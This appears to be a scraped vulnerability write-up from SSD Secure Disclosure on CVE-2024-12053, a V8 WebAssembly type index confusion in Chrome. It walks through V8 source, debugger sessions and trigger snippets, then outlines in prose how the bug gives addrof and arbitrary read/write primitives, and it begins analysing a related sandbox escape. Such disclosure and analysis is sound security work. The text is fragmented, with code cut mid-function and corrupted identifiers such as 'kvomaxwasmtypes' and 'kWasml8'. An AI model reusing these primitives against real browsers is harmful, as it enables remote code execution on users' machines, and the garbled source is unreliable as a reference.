



WEBASSEMBLY CANONICAL VS. RELATIVE TYPE INDEX CONFUSION LEADING TO RCE

April 29, 2026 SSD Secure Disclosure technical team
Vulnerability publication

Summary

CVE -2024 -12053 is an arbitrary WebAssembly type confusion vulnerability stemming from a mix-up between the canonical and relative indices of WebAssembly types. The Chromium team [noted](#) that this vulnerability was reported to have been exploited in the wild, combined with a sandbox escape technique reported as [issue 361862752](#).

NOTE: This vulnerability was not discovered by SSD Labs.

Vendor Response

The vendor has issued a fix for this CVE in Chrome build 134

Credit

This technical analysis of the CVE has been done by SSD Lab Korea team member: Aaron Cho

Affected Versions

- Chrome build 133, 132 and 131

Analysis: CVE-2024-12053

WebAssembly type canonicalization



Types – WebAssembly Specification

Type canonicalization is responsible for canonicalizing all types scattered across multiple WebAssembly modules into a single place, so that the types can be managed systematically and efficiently.

For example, WebAssembly functions are classified by their [function signatures](#). For example, a function that takes one parameter and another function that takes two parameters are treated as different types.

```
1.  /* src/codegen/signature.h:17-19 */
2.
3.  // Describes the inputs and outputs of a function or call.
4.  template <typename T>
5.  class Signature : public ZoneObject {
```

```
1.  /* src/wasm/value-type.h:1175-1176 */
2.
3.  using FunctionSig = Signature<ValueType>;
4.  using CanonicalSig = Signature<CanonicalValueType>;
```

The [Signature](#) class in V8 handles the function signature. Every function in a WebAssembly module should have its signature in the module's type section.

```
1.  ;; test.wat
2.
3.  (module
4.    (func (param i32))
5.    (func (param i32 i32))
6.    (func (param i32 i32))
7.  )
```

The WebAssembly module above defines three empty functions. The first one takes one 32-bit integer as its parameter, and the rest take two 32-bit integers.



```

00000009: 00                                ; section size (guess)
0000000a: 02                                ; num types
; func type 0
0000000b: 60                                ; func
0000000c: 01                                ; num params
0000000d: 7f                                ; i32
0000000e: 00                                ; num results
; func type 1
0000000f: 60                                ; func
00000010: 02                                ; num params
00000011: 7f                                ; i32
00000012: 7f                                ; i32
00000013: 00                                ; num results
00000009: 0a                                ; FIXUP section size
; section "Function" (3)
00000014: 03                                ; section code
00000015: 00                                ; section size (guess)
00000016: 03                                ; num functions
00000017: 00                                ; function 0 signature index
00000018: 01                                ; function 1 signature index
00000019: 01                                ; function 2 signature index
00000015: 04                                ; FIXUP section size
; section "Code" (10)
0000001a: 0a                                ; section code
0000001b: 00                                ; section size (guess)
0000001c: 03                                ; num functions
; function body 0
0000001d: 00                                ; func body size (guess)
0000001e: 00                                ; local decl count
0000001f: 0b                                ; end
0000001d: 02                                ; FIXUP func body size
; function body 1
00000020: 00                                ; func body size (guess)
00000021: 00                                ; local decl count
00000022: 0b                                ; end
00000020: 02                                ; FIXUP func body size
; function body 2
00000023: 00                                ; func body size (guess)
00000024: 00                                ; local decl count
00000025: 0b                                ; end
00000023: 02                                ; FIXUP func body size
0000001b: 0a                                ; FIXUP section size

```

The second and third share the same signature, so it's defined in the module's type section only once. Likewise, if the same type appears across multiple modules, it can be merged into a single canonical type.

```

1.  /* src/wasm/canonical-types.h:41-52 */
2.
3.  // A singleton class, responsible for isorecursive canonicalization of wasm
4.  // types.
5.  // A recursive group is a subsequence of types explicitly marked in the type
6.  // section of a wasm module. Identical recursive groups have to be canonicalized
7.  // to a single canonical group. Respective types in two identical groups are
8.  // considered identical for all purposes.

```



```
class TypeCanonicalizer {
```

Type canonicalization is managed by the **TypeCanonicalizer** singleton class, meaning only one instance exists at runtime. The comment for the class says it canonicalizes identical recursive groups. In WebAssembly, a recursive group refers to a group of types. Specifically, a recursive group containing only one type is called a recursive singleton group. A single type outside of any recursive group is also treated similarly to a recursive singleton group during the type canonicalization.

TypeCanonicalizer is constructed during V8 initialization.

```
1. /* src/wasm/canonical-types.cc:22 */
2.
3. TypeCanonicalizer::TypeCanonicalizer() { AddPredefinedArrayTypes(); }
```

TypeCanonicalizer::TypeCanonicalizer() calls
TypeCanonicalizer::AddPredefinedArrayTypes().

```
1. /* src/wasm/canonical-types.h:54-56 */
2.
3. static constexpr CanonicalTypeIndex kPredefinedArrayI8Index{0};
4. static constexpr CanonicalTypeIndex kPredefinedArrayI16Index{1};
5. static constexpr uint32_t kNumberOfPredefinedTypes = 2;
```

```
1. /* src/wasm/canonical-types.cc:191-211 */
2.
3. void TypeCanonicalizer::AddPredefinedArrayTypes() {
4.     static constexpr std::pair<CanonicalTypeIndex, CanonicalValueType>
5.         kPredefinedArrayTypes[] = {{kPredefinedArrayI8Index, {kWasml8}},
6.                                     {kPredefinedArrayI16Index, {kWasml16}}};
7.     for (auto [index, element_type] : kPredefinedArrayTypes) {
8.         DCHECK_EQ(index.index, canonical_singleton_groups_.size());
9.         CanonicalSingletonGroup group;
10.        static constexpr bool kMutable = true;
11.        // TODO(jkummerow): Decide whether this should be final or nonfinal.
12.        static constexpr bool kFinal = true;
13.        static constexpr bool kShared = false; // TODO(14616): Fix this.
14.        static constexpr bool kNonRelativeSupertype = false;
15.        CanonicalArrayType* type =
16.            zone_.New<CanonicalArrayType>(element_type, kMutable);
17.        group.type = CanonicalType(type, CanonicalTypeIndex{kNoSuperType}, kFinal,
18.                                   kShared, kNonRelativeSupertype);
19.        canonical_singleton_groups_.emplace(group, index);
20.        canonical_supertypes_.emplace_back(CanonicalTypeIndex{kNoSuperType});
21.        DCHECK_LE(canonical_supertypes_.size(), kMaxCanonicalTypes);
22.    }
23. }
```



```

206                                     kShared, kNonRelativeSupertype);
▶ 207     canonical_singleton_groups_.emplace(group, index);
208     canonical_supertypes_.emplace_back(CanonicalTypeIndex{kNoSuperType});
209     DCHECK_LE(canonical_supertypes_.size(), kMaxCanonicalTypes);
210 }
211 }
212

```

```

pwndbg> p index
$1 = (v8::internal::wasm::CanonicalTypeIndex &&) @0x7ffd17d4dea8: {
  <v8::internal::wasm::TypeIndex> = {
    index = 0,
    static kInvalid = 4294967295
  }, <No data fields>}
pwndbg> p group.type.kind
$2 = v8::internal::wasm::TypeCanonicalizer::CanonicalType::kArray

```

```

In file: /home/aaron/cve-2024-12053/v8/src/wasm/canonical-types.cc:207
202     static constexpr bool kNonRelativeSupertype = false;
203     CanonicalArrayType* type =
204         zone_.New<CanonicalArrayType>(element_type, kMutable);
205     group.type = CanonicalType(type, CanonicalTypeIndex{kNoSuperType}, kFinal,
206                               kShared, kNonRelativeSupertype);
▶ 207     canonical_singleton_groups_.emplace(group, index);
208     canonical_supertypes_.emplace_back(CanonicalTypeIndex{kNoSuperType});
209     DCHECK_LE(canonical_supertypes_.size(), kMaxCanonicalTypes);
210 }
211 }
212

```

```

pwndbg> p index
$3 = (v8::internal::wasm::CanonicalTypeIndex &&) @0x7ffd17d4dea8: {
  <v8::internal::wasm::TypeIndex> = {
    index = 1,
    static kInvalid = 4294967295
  }, <No data fields>}
pwndbg> p group.type.kind
$4 = v8::internal::wasm::TypeCanonicalizer::CanonicalType::kArray

```

`TypeCanonicalizer::AddPredefinedArrayTypes()` adds some default canonical types to `canonical_singleton_groups_`. There are two predefined types, and they take the indices 0 and 1.

The next canonical type is added by `WasmJs::Install()` during the context creation.

```

1.  /* src/wasm/wasm-js.cc:3207-3212 */
2.
3.  constexpr wasm::ValueType kWasmExceptionTagParams[] = {
4.      wasm::kWasmExternRef,
5.  };
6.  constexpr wasm::FunctionSig kWasmExceptionTagSignature{
7.      0, arraysize(kWasmExceptionTagParams), kWasmExceptionTagParams};
8.  } // namespace

```



```
7.         Cast<wasm::tagobject>(native_context->wasm_js_tag()), isolate);  
8.     js_tag_object->set_canonical_type_index(  
9.         wasm::GetWasmEngine()  
10.         ->type_canonicalizer()  
11.         ->AddRecursiveGroup(&kWasmExceptionTagSignature)  
            .index);
```

WasmJs::Install() canonicalizes the signature of **js_tag_object**.

In file: /home/aaron/cve-2024-12053/v8/src/wasm/canonical-types.cc:168



`canonical_singleton_groups_`, even though it's the first function signature added. Therefore, the first and second slots of `canonical_function_sigs_` remain empty.

Canonicalizing recursive singleton group

```
1. d8.file.execute("v8/test/mjsunit/wasm/wasm-module-builder.js");
2.
3. let builder = new WasmModuleBuilder();
4.
5. // recursive singleton group
6. builder.startRecGroup();
7. let type = builder.nextTypeIndex();
8. builder.addType(makeSig([], [wasmRefType(type)]));
9. builder.endRecGroup();
10.
11. builder.instantiate();
```

The JavaScript code above defines a WebAssembly module containing a recursive singleton group with a function signature with no parameters, and one return value whose type is a reference type that points to itself. During instantiation, the module's type section is decoded by `ModuleDecoderImpl::DecodeTypeSection()`.

```
1. /* src/wasm/wasm-limits.h:29 */
2.
3. constexpr size_t kV8MaxWasmTypes = 1'000'000;
```

```
1. /* src/wasm/module-decoder-impl.h:625-627 */
2.
3. void DecodeTypeSection() {
4.     TypeCanonicalizer* type_canon = GetTypeCanonicalizer();
5.     uint32_t types_count = consume_count("types count", kV8MaxWasmTypes);
```

`types_count` is the number of recursive groups, not the individual types. It can't exceed `kV8MaxWasmTypes`.

```
1. /* src/wasm/wasm-constants.h:65 */
2.
3. constexpr uint8_t kWasmRecursiveTypeGroupCode = 0x4e;
```

```
1. /* src/wasm/module-decoder-impl.h:629-662 */
2.
3. for (uint32_t i = 0; ok() && i < types_count; ++i) {
4.     TRACE("DecodeType[%d] module+%d\n", i, static_cast<int>(pc_ - start_));
5.     uint8_t kind = read_u8<Decoder::FullValidationTag>(pc(), "type kind");
6.     size_t initial_size = module_>types.size();
7.     if (kind == kWasmRecursiveTypeGroupCode) {
8.         module_>is_wasm_gc = true;
9.         uint32_t rec_group_offset = pc_offset();
```



```

16.         if (initial_size + group_size > kvomaxwasmtypes) {
17.             errorf(pc(), "Type definition count exceeds maximum %zu",
18.                   kv8MaxWasmTypes);
19.             return;
20.         }
21.         // We need to resize types before decoding the type definitions in this
22.         // group, so that the correct type size is visible to type definitions.
23.         module->types.resize(initial_size + group_size);
24.         module->isorecursive_canonical_type_ids.resize(initial_size +
25.                                                       group_size);
26.         for (uint32_t j = 0; j < group_size; j++) {
27.             if (tracer_) tracer_->TypeOffset(pc_offset());
28.             TypeDefinition type = consume_subtype_definition(initial_size + j);
29.             module->types[initial_size + j] = type;
30.         }
31.         if (failed()) return;
32.         type_canon->AddRecursiveGroup(module_.get(), group_size);
33.         if (tracer_) {
34.             tracer_->Description("end of rec. group");
35.             tracer_->NextLine();
36.         } else {

```

The `builder.startRecGroup();` statement sets the group's kind to `kWasmRecursiveTypeGroupCode`. In this case, the type is handled by `TypeCanonicalizer::AddRecursiveGroup()`.

```

1.  /* src/wasm/canonical-types.cc:30-41 */
2.
3.  void TypeCanonicalizer::AddRecursiveGroup(WasmModule* module, uint32_t size) {
4.      AddRecursiveGroup(module, size,
5.                        static_cast<uint32_t>(module->types.size() - size));
6.  }
7.
8.  void TypeCanonicalizer::AddRecursiveGroup(WasmModule* module, uint32_t size,
9.                                            uint32_t start_index) {
10.     if (size == 0) return;
11.     // If the caller knows statically that {size == 1}, it should have called
12.     // {AddRecursiveSingletonGroup} directly. For cases where this is not
13.     // statically determined we add this dispatch here.
14.     if (size == 1) return AddRecursiveSingletonGroup(module, start_index);

```

There is only one type in the recursive singleton group, so `TypeCanonicalizer::AddRecursiveGroup()` calls `TypeCanonicalizer::AddRecursiveSingletonGroup()`.

```

1.  /* src/wasm/canonical-types.cc:104-111 */
2.
3.  void TypeCanonicalizer::AddRecursiveSingletonGroup(WasmModule* module,
4.                                                     uint32_t start_index) {
5.      base::MutexGuard guard(&mutex_);
6.      DCHECK_GT(module->types.size(), start_index);

```




TypeCanonicalizer::AddRecursiveSingletonGroup() calls **TypeCanonicalizer::CanonicalizeTypeDef()** to create a **TypeCanonicalizer::CanonicalType** object for the type.

```

1.  /* src/wasm/canonical-types.cc:271-310 */
2.
3.  switch (type.kind) {
4.      case TypeDefinition::kFunction: {
5.          const FunctionSig* original_sig = type.function_sig;
6.          CanonicalSig::Builder builder(&zone_, original_sig->return_count(),
7.                                         original_sig->parameter_count());
8.          for (ValueType ret : original_sig->returns()) {
9.              builder.AddReturn(
10.                  CanonicalizeValueType(module, ret, recursive_group_start));
11.          }
12.          for (ValueType param : original_sig->parameters()) {
13.              builder.AddParam(
14.                  CanonicalizeValueType(module, param, recursive_group_start));
15.          }
16.          return CanonicalType(builder.Get(), supertype, type.is_final,
17.                               type.is_shared, is_relative_supertype);
18.      }
19.      case TypeDefinition::kStruct: {
20.          const StructType* original_type = type.struct_type;
21.          CanonicalStructType::Builder builder(&zone_,
22.                                              original_type->field_count());
23.          for (uint32_t i = 0; i < original_type->field_count(); i++) {
24.              builder.AddField(CanonicalizeValueType(module, original_type->field(i),
25.                                                      recursive_group_start),
26.                              original_type->mutability(i),
27.                              original_type->field_offset(i));
28.          }
29.          builder.set_total_fields_size(original_type->total_fields_size());
30.          return CanonicalType(
31.              builder.Build(CanonicalStructType::Builder::kUseProvidedOffsets),
32.              supertype, type.is_final, type.is_shared, is_relative_supertype);
33.      }
34.      case TypeDefinition::kArray: {
35.          CanonicalValueType element_type = CanonicalizeValueType(
36.              module, type.array_type->element_type(), recursive_group_start);
37.          CanonicalArrayType* array_type = zone_.New<CanonicalArrayType>(
38.              element_type, type.array_type->mutability());
39.          return CanonicalType(array_type, supertype, type.is_final, type.is_shared,
40.                               is_relative_supertype);
41.      }
42.  }

```

TypeCanonicalizer::CanonicalizeTypeDef() calls **TypeCanonicalizer::CanonicalizeValueType()** for all types used.



For example, if `type.kind` is `TypeDefinition::kFunction`, which means a function signature, `TypeCanonicalizer::CanonicalizeTypeDef()` canonicalizes all types used as the parameters and return values of the signature.

```
1.  /* src/wasm/value-type.h:642-644 */
2.
3.  constexpr bool has_index() const {
4.      return is_rtt() || (is_object_reference() && heap_type().is_index());
5.  }
```

```
1.  /* src/wasm/canonical-types.cc:213-216 */
2.
3.  CanonicalValueType TypeCanonicalizer::CanonicalizeValueType(
4.      const WasmModule* module, ValueType type,
5.      uint32_t recursive_group_start) const {
6.      if (!type.has_index()) return CanonicalValueType{type};
```

`TypeCanonicalizer::CanonicalizeValueType()` just returns

`CanonicalValueType{type}` if `type.has_index()` is `false`.

`ValueTypeBase::has_index()` returns `true` if the type is RTT or if it references another heap type.

```
1.  /* src/wasm/canonical-types.cc:218-222 */
2.
3.  return type.ref_index().index >= recursive_group_start
4.      ? CanonicalValueType::WithRelativeIndex(
5.          type.kind(), type.ref_index().index - recursive_group_start)
6.      : CanonicalValueType::FromIndex(
7.          type.kind(), module->canonical_type_id(type.ref_index()));
```

`type.ref_index().index >= recursive_group_start` means that the `type` references another type in the same recursive group. The relative index can be used in this case, thus `TypeCanonicalizer::CanonicalizeValueType()` returns a `CanonicalValueType` object created by `CanonicalValueType::WithRelativeIndex()`.



```

6.         valueTypeBase(kindField::encode(kind) | HeapTypeField::encode(index) |
7.             CanonicalRelativeField::encode(true));
8.     }

```

CanonicalValueType::WithRelativeIndex() sets **KindField** of **bit_field_** to **kind**, **HeapTypeField** to **index**, and **CanonicalRelativeField** to **true**, meaning that the **index** is the relative index of the type in the recursive group, then creates and returns a **CanonicalValueType** object with the **bit_field_**.

```

1.  /* src/wasm/canonical-types.cc:104-111 */
2.
3.  void TypeCanonicalizer::AddRecursiveSingletonGroup(WasmModule* module,
4.      uint32_t start_index) {
5.      base::MutexGuard guard(&mutex_);
6.      DCHECK_GT(module->types.size(), start_index);
7.      CanonicalTypeIndex canonical_index = AddRecursiveGroup(
8.          CanonicalizeTypeDef(module, module->types[start_index], start_index));
9.      module->isorecursive_canonical_type_ids[start_index] = canonical_index;
10. }

```

The **TypeCanonicalizer::CanonicalType** object returned by **TypeCanonicalizer::CanonicalizeTypeDef()** is passed to **TypeCanonicalizer::AddRecursiveGroup()**.

```

1.  /* src/wasm/canonical-types.cc:151-181 */
2.
3.  CanonicalTypeIndex TypeCanonicalizer::AddRecursiveGroup(CanonicalType type) {
4.      DCHECK(!mutex_.TryLock()); // The caller must hold the mutex.
5.      CanonicalSingletonGroup group{type};
6.      if (CanonicalTypeIndex index = FindCanonicalGroup(group); index.valid()) {
7.          // Make sure this signature can be looked up later.
8.          DCHECK_IMPLIES(type.kind == CanonicalType::kFunction,
9.              canonical_function_sigs_.count(index));
10.         return index;
11.     }
12.     static_assert(kMaxCanonicalTypes <= kMaxUInt32);
13.     CanonicalTypeIndex index{static_cast<uint32_t>(canonical_supertypes_.size())};
14.     // Check that this canonical ID is not used yet.
15.     DCHECK(std::none_of(canonical_singleton_groups_.begin(),
16.         canonical_singleton_groups_.end(),
17.         [=](auto& entry) { return entry.second == index; }));
18.     DCHECK(std::none_of(canonical_groups_.begin(), canonical_groups_.end(),
19.         [=](auto& entry) { return entry.second == index; }));
20.     canonical_singleton_groups_.emplace(group, index);
21.     // Compute the canonical index of the supertype: If it is relative, we
22.     // need to add {canonical_index}.
23.     canonical_supertypes_.push_back(
24.         type.is_relative_supertype
25.         ? CanonicalTypeIndex{type.supertype.index + index.index}

```



```
32.     checkMaxCanonicalIndex();  
33.     return index;  
    }
```

TypeCanonicalizer::AddRecursiveGroup() creates a singleton **group** containing the **type**, and adds it to **canonical_singleton_groups_**. In case the **type** is a function signature, it's added to **canonical_function_sigs_**.

Canonicalizing single type

```
1.  /* src/wasm/wasm-constants.h:58-65 */
```



```

7.     constexpr uint8_t kWasmArrayTypeCode = 0x0e;
8.     constexpr uint8_t kWasmSubtypeCode = 0x50;
9.     constexpr uint8_t kWasmSubtypeFinalCode = 0x4f;
10.    constexpr uint8_t kWasmRecursiveTypeGroupCode = 0x4e;

```

In `ModuleDecoderImpl::DecodeTypeSection()`, `kind` is set to one of the type definitions above if there's no `builder.startRecGroup()`; statement.

```

1.    d8.file.execute("v8/test/mjsunit/wasm/wasm-module-builder.js");
2.
3.    let builder = new WasmModuleBuilder();
4.
5.    // single type (treated similarly to recursive singleton group)
6.    let type = builder.nextTypeIndex();
7.    builder.addType(makeSig([], [wasmRefType(type)]));
8.
9.    builder.instantiate();

```

The type is a function signature in this case, so `kind` is set to `kWasmFunctionTypeCode`.

```

1.    /* src/wasm/module-decoder-impl.h:662-677 */
2.
3.    } else {
4.        if (tracer_) tracer_>TypeOffset(pc_offset());
5.        if (initial_size + 1 > kW8MaxWasmTypes) {
6.            errorf(pc(), "Type definition count exceeds maximum %zu",
7.                  kW8MaxWasmTypes);
8.            return;
9.        }
10.        // Similarly to above, we need to resize types for a group of size 1.
11.        module_>types.resize(initial_size + 1);
12.        module_>isorecursive_canonical_type_ids.resize(initial_size + 1);
13.        TypeDefinition type = consume_subtype_definition(initial_size);
14.        if (ok()) {
15.            module_>types[initial_size] = type;
16.            type_canon->AddRecursiveSingletonGroup(module_.get());
17.        }
18.    }

```

`kind` is not `kWasmRecursiveTypeGroupCode`, so

`ModuleDecoderImpl::DecodeTypeSection()` directly calls
`TypeCanonicalizer::AddRecursiveSingletonGroup()`.

```

1.    /* src/wasm/canonical-types.cc:99-111 */
2.
3.    void TypeCanonicalizer::AddRecursiveSingletonGroup(WasmModule* module) {
4.        uint32_t start_index = static_cast<uint32_t>(module->types.size() - 1);
5.        return AddRecursiveSingletonGroup(module, start_index);
6.    }
7.
8.    void TypeCanonicalizer::AddRecursiveSingletonGroup(WasmModule* module,

```



```
15. module->isorecursive_canonical_type_idx[start_index] = canonical_index;
```

Once `TypeCanonicalizer::AddRecursiveSingletonGroup()` is hit, it follows the same path as we examined before.

Canonicalizing recursive group

```
1. d8.file.execute("v8/test/mjsunit/wasm/wasm-module-builder.js");  
2.  
3. let builder = new WasmModuleBuilder();  
4.
```



```

11.     builder.endRecGroup();
12.     builder.instantiate();

```

```

1.  /* src/wasm/canonical-types.cc:43-51 */
2.
3.  // Multiple threads could try to register recursive groups concurrently.
4.  // TODO(manoskouk): Investigate if we can fine-grain the synchronization.
5.  base::MutexGuard mutex_guard(&mutex_);
6.  DCHECK_GE(module->types.size(), start_index + size);
7.  CanonicalGroup group{&zone_, size};
8.  for (uint32_t i = 0; i < size; i++) {
9.      group.types[i] = CanonicalizeTypeDef(module, module->types[start_index + i],
10.                                          start_index);
11.  }

```

If **size** is greater than 1, **TypeCanonicalizer::AddRecursiveGroup()** calls **TypeCanonicalizer::CanonicalizeTypeDef()** for each type in the recursive group. **TypeCanonicalizer::CanonicalizeTypeDef()** follows the same path as we examined before to create a **TypeCanonicalizer::CanonicalType** object, and **TypeCanonicalizer::AddRecursiveGroup()** stores it in **group.types**.

```

1.  /* src/wasm/canonical-types.cc:96 */
2.
3.  canonical_groups_.emplace(group, CanonicalTypeIndex{first_canonical_index});

```

TypeCanonicalizer::AddRecursiveGroup() adds the recursive group that has more than one type to **canonical_groups_**.

Root cause

```

1.  /* src/wasm/value-type.h:902-905 */

```



`ValueTypeBase::ref_index()` decodes the value in `HeapTypeField` from `bit_field_` of the `ValueTypeBase` object.

```
1.  /* src/wasm/value-type.h:1077-1079 */
2.
3.  constexpr CanonicalTypeIndex ref_index() const {
4.      return CanonicalTypeIndex{ValueTypeBase::ref_index()};
5.  }
```

`CanonicalValueType::ref_index()` converts the index returned by `ValueTypeBase::ref_index()` into a `CanonicalTypeIndex` object.

```
1.  /* src/wasm/value-type.h:1059-1064 */
2.
3.  static constexpr CanonicalValueType WithRelativeIndex(ValueKind kind,
4.                                                         uint32_t index) {
5.      return CanonicalValueType{
6.          ValueTypeBase{KindField::encode(kind) | HeapTypeField::encode(index) |
7.                        CanonicalRelativeField::encode(true)};
8.      }
```

When the relative index is used, `CanonicalValueType::WithRelativeIndex()` encodes `index` in `HeapTypeField`, and `true` in `CanonicalRelativeField`, indicating the value in `HeapTypeField` is a relative index.

However, the return value of `ValueTypeBase::ref_index()` does not distinguish between canonical and relative indices. Consequently, the caller may misinterpret a relative index as a canonical one when `ValueTypeBase::ref_index()` returns the relative index, while the caller of `CanonicalValueType::ref_index()` expects the canonical index.

Exploitation: CVE-2024-12053

Triggering Index Confusion

```
1.  /* src/runtime/runtime-wasm.cc:184-204 */
2.
3.  // Takes a JS object and a wasm type as Smi. Type checks the object against the
4.  // type; if the check succeeds, returns the object in its wasm representation;
5.  // otherwise throws a type error.
6.  RUNTIME_FUNCTION(Runtime_WasmGenericJSToWasmObject) {
7.      HandleScope scope(isolate);
8.      DCHECK_EQ(3, args.length());
9.      Handle<Object> value(args[1], isolate);
10.     // Make sure CanonicalValueType fits properly in a Smi.
11.     static_assert(wasm::CanonicalValueType::kLastUsedBit + 1 <= kSmiValueSize);
```




```

18.     HandleObject> result;
19.     if (!JSToWasmObject(isolate, value, type, &error_message).ToHandle(&result)) {
20.         return isolate->Throw(*isolate->factory()->NewTypeError(
21.             MessageTemplate::kWasmTrapJSTypeError));
22.     }
23.     return *result;

```

Runtime_WasmGenericJSToWasmObject() is called by the generic JS-to-Wasm wrapper to ensure the argument is compatible with the type. **value** is the object passed to the WebAssembly function as an argument, and **raw_type** is the expected type of the parameter. **Runtime_WasmGenericJSToWasmObject()** calls **JSToWasmObject()** to check whether the **value** fits the **raw_type** so that it can be accepted.

```

1.     /* src/wasm/wasm-objects.cc:3058-3060 */
2.
3.     default: {
4.         DCHECK(expected.has_index());
5.         CanonicalTypeIndex canonical_index = expected.ref_index();

```

If the parameter references a user-defined type rather than a default heap type, **JSToWasmObject()** tries to get its canonical index using **CanonicalValueType::ref_index()**. However, the problem is that the return value of **CanonicalValueType::ref_index()** could be the relative index.

```

1.     /* src/wasm/wasm-objects.cc:3096-3110 */
2.     } else if (IsWasmStruct(*value) || IsWasmArray(*value)) {
3.         auto wasm_obj = Cast<WasmObject>(value);
4.         Tagged<WasmTypeInfo> type_info = wasm_obj->map()->wasm_type_info();
5.         ModuleTypeIndex real_idx = type_info->type_index();
6.         const WasmModule* real_module =
7.             type_info->trusted_data(isolate)->module();
8.         CanonicalTypeIndex real_canonical_index =
9.             real_module->canonical_type_id(real_idx);
10.        if (!type_canonicalizer->IsCanonicalSubtype(real_canonical_index,
11.                                                    canonical_index)) {
12.            *error_message = "object is not a subtype of expected type";
13.            return {};
14.        }
15.        return value;
16.    } else {

```

If the argument is a WebAssembly struct or array object, **JSToWasmObject()** calls **TypeCanonicalizer::IsCanonicalSubtype()** to check whether the type of the argument is a subtype of the type at the **canonical_index**. However, the **canonical_index** could have



webAssembly type confusion.

Implementing addrof primitive

We can trigger confusion between a struct of `kWasmExternRef` and another struct of `kWasmI32`. We can obtain the compressed address of a JavaScript object as a 32-bit integer, by placing it into a `kWasmExternRef` struct and reading it via a `kWasmI32` struct.

Implementing arbitrary address read / write

If a WebAssembly function has the `WasmStruct` type as a parameter, it takes the address of the `WasmStruct` object and accesses that address to read or write the value. We can force the function to access an arbitrary address by triggering confusion between a `WasmStruct` object and a 32-bit integer.

Analysis: Issue 361862752

Calling Exported WebAssembly Function

```
1. d8.file.execute("v8/test/mjsunit/wasm/wasm-module-builder.js");
2.
3. let builder = new WasmModuleBuilder();
4.
5. let $struct = builder.addStruct([makeField(kWasmI64, true)]);
6.
7. builder.addFunction("f", makeSig([kWasmI64], [wasmRefType($struct)]))
8.   .addBody([
9.     kExprLocalGet, 0,
10.    kGCPrefix, kExprStructNew, $struct, 1,
11.  ])
12.   .exportFunc();
13.
14. let instance = builder.instantiate();
15.
16. let struct = instance.exports.f(0x4141414141414141n);
17. % DebugPrint(struct);
```

The JavaScript code above invokes an exported WebAssembly function that accepts a 64-bit integer parameter and returns a struct containing that integer.



```
1.  /* src/builtins/builtins-call-gen.cc:35-37 */
2.
3.  void Builtins::Generate_CallFunction_ReceiverIsAny(MacroAssembler* masm) {
4.      Generate_CallFunction(masm, ConvertReceiverMode::kAny);
5.  }
```

The function call is handled by **Builtins_CallFunction_ReceiverIsAny()**, generated by **Builtins::Generate_CallFunction_ReceiverIsAny()**.

```
1.  /* src/builtins/x64/builtins-x64.cc:2566-2567 */
2.
3.  #ifdef V8_ENABLE_LEAPTIERING
4.      __ InvokeFunctionCode(rdi, no_reg, rax, InvokeType::kJump);
```

Builtins::Generate_CallFunction() calls **MacroAssembler::InvokeFunctionCode()** to generate the function invocation sequence.

```
1.  /* src/codegen/x64/macro-assembler-x64.cc:3955-3957 */
2.
3.  void MacroAssembler::InvokeFunctionCode(
4.      Register function, Register new_target, Register actual_parameter_count,
5.      InvokeType type, ArgumentAdaptionMode argument_adaption_mode) {
```



```
3. // This class does not use the generated verifier, so if you change anything
4. // here, please also update JSFunctionVerify in objects-debug.cc.
5. @highestInstanceTypeWithinParentClassRange
6. extern class JSFunction extends JSFunctionOrBoundFunctionOrWrappedFunction {
7.     // TODO(saelo): drop this field once we call through the dispatch_handle.
8.     @ifnot(V8_ENABLE_LEAPTIERING) code: TrustedPointer<Code>;
9.     @if(V8_ENABLE_LEAPTIERING) dispatch_handle: int32;
10.    shared_function_info: SharedFunctionInfo;
11.    context: Context;
12.    feedback_cell: FeedbackCell;
13.    // Space for the following field may or may not be allocated.
14.    prototype_or_initial_map: JSReceiver|Map;
15. }
```

```
1. /* src/codegen/x64/register-x64.h:287 */
2.
3. constexpr Register kJavaScriptCallDispatchHandleRegister = r15;
```

```
1. /* src/codegen/x64/macro-assembler-x64.cc:3964-3966 */
2.
3. Register dispatch_handle = kJavaScriptCallDispatchHandleRegister;
4. movl(dispatch_handle,
5.     FieldOperand(function, JSFunction::kDispatchHandleOffset));
```

Builtins_CallFunction_ReceiverIsAny() retrieves the **dispatch_handle** from the **Function** object and loads it into **r15**. This handle is used to access the function's corresponding entry in the JS dispatch table.



```

6. static constexpr uintptr_t kCodeObjectOffset = 8;
7. static constexpr uint32_t kObjectPointerShift = 16;
8. static constexpr uint32_t kParameterCountMask = 0xffff;
9. static void CheckFieldOffsets();
10.
11. private:
12.     friend class JSDispatchTable;
13.
14.     // Freelist entries contain the index of the next free entry in their lower 32
15.     // bits and are tagged with this tag.
16.     static constexpr Address kFreeEntryTag = 0xffff000000000000ull;
17.
18.     // The first word contains the pointer to the (executable) entrypoint.
19.     std::atomic<Address> entrypoint_;
20.
21.     // The second word of the entry contains (1) the pointer to the code object
22.     // associated with this entry, (2) the marking bit of the entry in the LSB of
23.     // the object pointer (which must be unused as the address must be aligned),
24.     // and (3) the 16-bit parameter count. The parameter count is stored in the
25.     // lower 16 bits and therefore the pointer is shifted to the left. The final
26.     // format therefore looks as follows:
27.     //
28.     // +-----+-----+-----+
29.     // | Bits 63 ... 17 | Bit 16 | Bits 15 ... 0 |
30.     // | HeapObject pointer | Marking bit | Parameter count |
31.     // +-----+-----+-----+
32.     //
33.     static constexpr Address kMarkingBit = 1 << 16;
34.     std::atomic<Address> encoded_word_;

```

A **JSDispatchEntry** consists of two fields: **entrypoint_** and **encoded_word_**.

```

1. /* src/codegen/x64/macro-assembler-x64.cc:3987-3992 */
2.
3. if (argument_adaption_mode == ArgumentAdaptionMode::kAdapt) {
4.     Register expected_parameter_count = rbx;
5.     LoadParameterCountFromJSDispatchTable(expected_parameter_count,
6.                                             dispatch_handle);
7.     InvokePrologue(expected_parameter_count, actual_parameter_count, type);
8. }

```

```

1. /* include/v8-internal.h:831-844 */
2.
3. // The size of the virtual memory reservation for the JSDispatchTable.
4. // As with the other tables, a maximum table size in combination with shifted
5. // indices allows omitting bounds checks.
6. constexpr size_t kJSDispatchTableReservationSize = 128 * MB;
7. constexpr uint32_t kJSDispatchHandleShift = 9;
8.
9. // The maximum number of entries in a JSDispatchTable.
10. constexpr int kJSDispatchTableEntrySize = 16;
11. constexpr int kJSDispatchTableEntrySizeLog2 = 4;
12. constexpr size_t kMaxJSDispatchEntries =
13.     kJSDispatchTableReservationSize / kJSDispatchTableEntrySize;
14. static_assert((1 << (32 - kJSDispatchHandleShift)) == kMaxJSDispatchEntries,
15.               "kJSDispatchTableReservationSize and kJSDispatchEntryHandleShift "
16.               "don't match");

```



```

1.      LoadAddress(kScratchRegister, ExternalReference::js_dispatch_table_address());
7.      movq(destination, dispatch_handle);
8.      shr1(destination, Immediate(kJSDispatchHandleShift));
